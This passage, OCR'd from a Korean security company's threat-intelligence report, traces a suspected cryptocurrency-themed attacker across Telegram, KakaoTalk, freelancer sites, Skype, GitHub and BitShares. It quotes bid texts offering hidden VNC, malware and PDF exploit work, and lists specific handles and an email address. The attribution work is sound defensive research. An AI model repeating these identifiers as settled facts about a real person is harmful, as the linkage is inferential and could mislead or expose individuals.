공격자가 이 영화를 알고 도용한 것인지, 무작위로 선정한 이미지인지는 아직 확실하진 않으며, 영화 중에 한국인 판사 내용이 일부 포함되어 있다고 알려져 있습니다.

트위터의 프로필 사진 역시 특정 헤어 모델 사이트에 올려져 있던 사진을 무단 도용해서 사용한 것이 확인되었습니다.

https://hothairstyle.info/asian-man-short-hair/asian-man-short-hair-new-best-asian-men-short-hairstyles-2013/

[그림 16] 핫헤어스타일 사이트에 올려져 있는 모델 사진 화면

02 전문가 보안 기고

ESRC 에서는 텔레그램으로 사용된 'jamfedura0293' 계정이 한글로 운영되는 필리핀 비트코인 거래사이트 '비트 마닐라'에 2019 년 01 월 04 일 가입한 것을 발견했고, 해당 거래 사이트에서는 한글명 '코인짱1985' 이름으로 활동하고 있습니다.

참고로 '비트 마닐라' 사이트는 '필고' 사이트와 공용으로 운영되고 있어 동일한 아이디가 사용됩니다.

[그림 17] 필리핀 비트코인 거래 사이트에서 활동하는 모습

'코인짱1985' 계정은 여러 사람의 글에 텔레그램으로 연락을 유도하는 댓글을 등록해 은밀하게 거래를 진행하고 있습니다.

특히, 작년 12 월 23 일 올려진 1500 비트코인 판매 관련 글에 2019 년 01 월 04 일 23 시 58 분에 댓글을 올리기도 했습니다.


1500 비트코인이면 당시 시세로도 엄청나게 큰 금액이라는 것을 알 수 있습니다.

[그림 18] 필리핀 비트코인 거래 사이트 활동 모습

02 전문가 보안 기고

ESRC 는 텔레그램과 동일한 프로필 사진을 사용하는 여러 계정을 발견할 수 있었습니다. 흥미롭게도 악성코드가 사용했던 'tiger1993' 계정이 카카오톡에 'coinchange' 이름으로 등록된 것을 확인했습니다.


그런데 이 계정의 프로필 사진이 텔레그램 '@jamfedura0293' 이미지와 정확히 일치했습니다.



[그림 19] 카카오톡에 등록된 'tiger1993' 계정

서로 다른 사람이 한국의 카카오톡 메신저와 텔레그램에 동일한 프로필 사진으로 활동한다는 것은 우연의 일치라고 보기에는 현실적으로 어려워 보입니다.

그리고 이와 동일한 프로필 사진이 프로그램 개발자를 연결해 주는 '프리랜서' 사이트에서도 발견이 되었습니다.



[그림 20] 동일한 사진으로 프리랜서 사이트에 등록된 'aji9170' 화면

프리랜서 사이트에 등록된 'aji9170' 계정은 한국으로 등록되어 있고, 기존 사례와 동일하게 암호화폐 개발자 정보로 등록되어 있습니다.

'aji9170' 계정으로 등록된 사용자는 영어 및 한글로 다양한 프로젝트 참여 글을 등록하였고, 국적을 한국으로 표기해 두었습니다.

https://www.freelancer.co.kr/projects/mobile-phone/develop-bustabit-game/

I put a lot of coins on the bustabit game.
erc20, shekel, xgox, ethereum,
I can show you my demo.
I want to discuss with you in detail.
thank you.

https://www.freelancer.co.kr/projects/php/javascript-expert-who-can-integrate/

Hello.
i have read your project carefully.
i can finish your project on time and pefect.

Let's discuss more detail on chat.
Thanks

https://www.freelancer.co.kr/projects/c-programming/hidden-vnc-with-back-connection/

Hello.
I have module what you want.
i wanna discuss about your detail requirement.
i have an exerienece about Virus and malware.
Thanks

https://www.freelancer.co.kr/projects/python/telagram-bitmex-bot/

I have already made many bots.
I can show you.
I can fulfill your request smoothly.
I want to discuss with you in detail.
Thank you.

https://www.freelancer.co.kr/projects/php/perfect-money-payment-gateway-18523359/

Hello
I have already made it.
I can do it.
Let's discuss on chatting in detail.
Thank you.
##

https://www.freelancer.co.kr/projects/c-programming/need-expert-18408762/

Hello
I master in c++,
I can do it.
Let's discuss on chatting.

Thank you.
##

https://www.freelancer.co.kr/projects/linux/finish-linux-project-18498297/

Hello sir
I can do it for 1 day.
Let's discuss on chatting.
Thank you.
##########
##########################

https://www.freelancer.co.kr/projects/software-architecture/lock-bitings/

Hello.
i can do your project successfully on time.
i am very interesting in your project.
Let's discuss more detail on chat.
Thanks.

https://www.freelancer.co.kr/projects/java/expert-coding/

I am a cryptographer.
I can fulfill your request well.
I want to discuss with you in detail.
thank you.
##

https://www.freelancer.co.kr/projects/software-architecture/online-game-18406869/

Hello,
I managed an online server.
I can protect your server from DoS attacks.
I want to discuss with you in detail,

Thank.

https://www.freelancer.co.kr/projects/software-architecture/lock-bitings/


Hello.
i can do your project successfully on time.
i am very interesting in your project.
Let's discuss more detail on chat.
Thanks.

https://www.freelancer.co.kr/projects/php/install-bitcoin-ethereum-full-node/

Hello,
I can do it perfectly.
Let's discuss on chatting.
Thank you.
####################################

[그림 21] 'aji9170' 계정으로 프로젝트 개발 요청글을 올린 화면

ESRC 에서는 공격자가 사용하는 고유한 특성과 키워드를 기반으로 추적하던 중 이와 유사한 형태로 프리랜서 글을 올리는 계정을 발견했습니다.



[그림 22] 'aji199293' 계정으로 활동하는 프리랜서

'aji199293' 계정으로 등록된 이 사용자는 2019 년 01 월 15 일에 가입되었으며, 국가는 미국으로 등록되어 있습니다. 그리고 프로필 및 자기소개에는 암호화폐 개발 경력과 스킬을 포함하고 있습니다.

흥미로운 점은 이 사람이 한국어로 글을 올리고 있었다는 점이며, 스카이프 계정으로 'live:rjh917'을 사용하고 있다는 것입니다.

[그림 23] 'aji199293' 아이디로 올려진 화면

이 계정에서 등록된 글들을 살펴보면 기존 'aji9170'과 매우 유사하다는 것을 알 수 있습니다.

https://www.freelancer.co.kr/projects/php/send-whatsapp-message/ Hello I made many bots. I can do it with c++.

Let's discuss on chatting.
Thank you.
##

https://www.freelancer.co.kr/projects/php/crypto-trading-bot-tradingview-scrip/

Hello.
I have already created an automated bot that uses binance's api.
I can show it to you.
I want to discuss with you in detail.
Thank you.

https://www.freelancer.co.kr/projects/php/cryptocurrency-website-18560239/

Hello
I have done it.
I can show you my demo.
Let's discuss on chatting.
Thank you.
##
##########

https://www.freelancer.co.kr/projects/php/blockchain-dice-game/

Hello.
i have developed such like this game
i am very interesting in your project
Please send me a message so that we can discuss more
Thanks

https://www.freelancer.co.kr/projects/php/fhg-please-read-request-before/

Hello.
I have already developed all the 11 things you need.


I will show you all my demos.
I want to discuss with you in detail.
Thank you.

https://www.freelancer.co.kr/projects/php/proxy-creator-18562916/

Hello
I have proxies.
I have developed them.
So Which site do you want?
Proxies does not work all site.
Let's discuss on chatting in detail.
Thank you.

https://www.freelancer.co.kr/projects/graphic-design/email-marketing-landing-page-development/


Hello
I have experience in email marketing.
I built many email sender servers.
I can fulfill your demands.
I want to discuss with you in detail.
Thank you.



[그림 24] 'aji9170', 'aji199293' 비교 화면

'aji199293' 계정은 국적이 미국으로 등록되어 있지만, 초기에는 다른 아이디로 활동하며, 국적은 한국으로 설정된 경우도 확인되었습니다.

그리고 사행성 온라인 게임 개발에 한글로 참여한 모습도 포착되었고, PDF Exploit 외주제작에 개발이 가능하다는 글을 등록하기도 했습니다.
악성 파일 제작까지도 참여한 증거가 포착된 것입니다.



[그림 25] 사행성 온라인 게임 개발 및 악성코드 개발에 참여하는 모습

그리고 한국어 국적으로 등록됐던 'Migel M' 계정은 프로필 사진은 'aji199293'이랑 동일하고, 국적이 미국에서 한국으로 다르게 설정되어 있습니다.

ESRC 에서는 해당 계정이 서로 다른 것인지 비교해 본 결과, 동일한 사용자가 초기에 'Migel M'으로 사용하다가 나중에 국적과 아이디를 모두 변경한 것으로 확인하였습니다.

프리랜서 사이트에 암호화폐, 온라인 게임 개발자 등으로 활동하는 사용자들이 악성 프로그램 개발 대행에도 참여하고 있다는 점은 나름 의미하는 바가 있습니다.

'rjh917@hotmail.com' 계정을 쓰는 사용자를 추적해 보면 더욱더 자세한 내용을 발견할 수 있게 됩니다.
GitHub 사이트 등에 동일한 아이디를 사용하는 'devAji917' 계정이 나타나게 되며, 이 계정은 2018 년 4 월경에 등록되었습니다.

- https://github.com/devAji917

- https://github.com/kgretzky/evilginx2/issues/253

- https://github.com/cryptonotefoundation/cryptonote/issues/221

- https://github.com/cryptonotefoundation/cryptonote/issues/222


[그림 26] 깃허브에 등록된 'devAji917' 사용자 화면

02 전문가 보안 기고

결국, 'aji199293' 아이디를 사용하는 사람이 스카이프로 'rjh917' 아이디를 사용하고, 다시 이 계정이 'devAji917'로 이어지는 것을 확인할 수 있습니다.
그리고 'aji9170' 사용자 계정과도 거의 유사하게 사용되고 있다는 점에서 동일한 사용자로 보여집니다.
'devaji917' 계정은 비트쉐어에도 가입된 것도 확인되었습니다.

- https://wallet.bitshares.org/#/account/devaji917

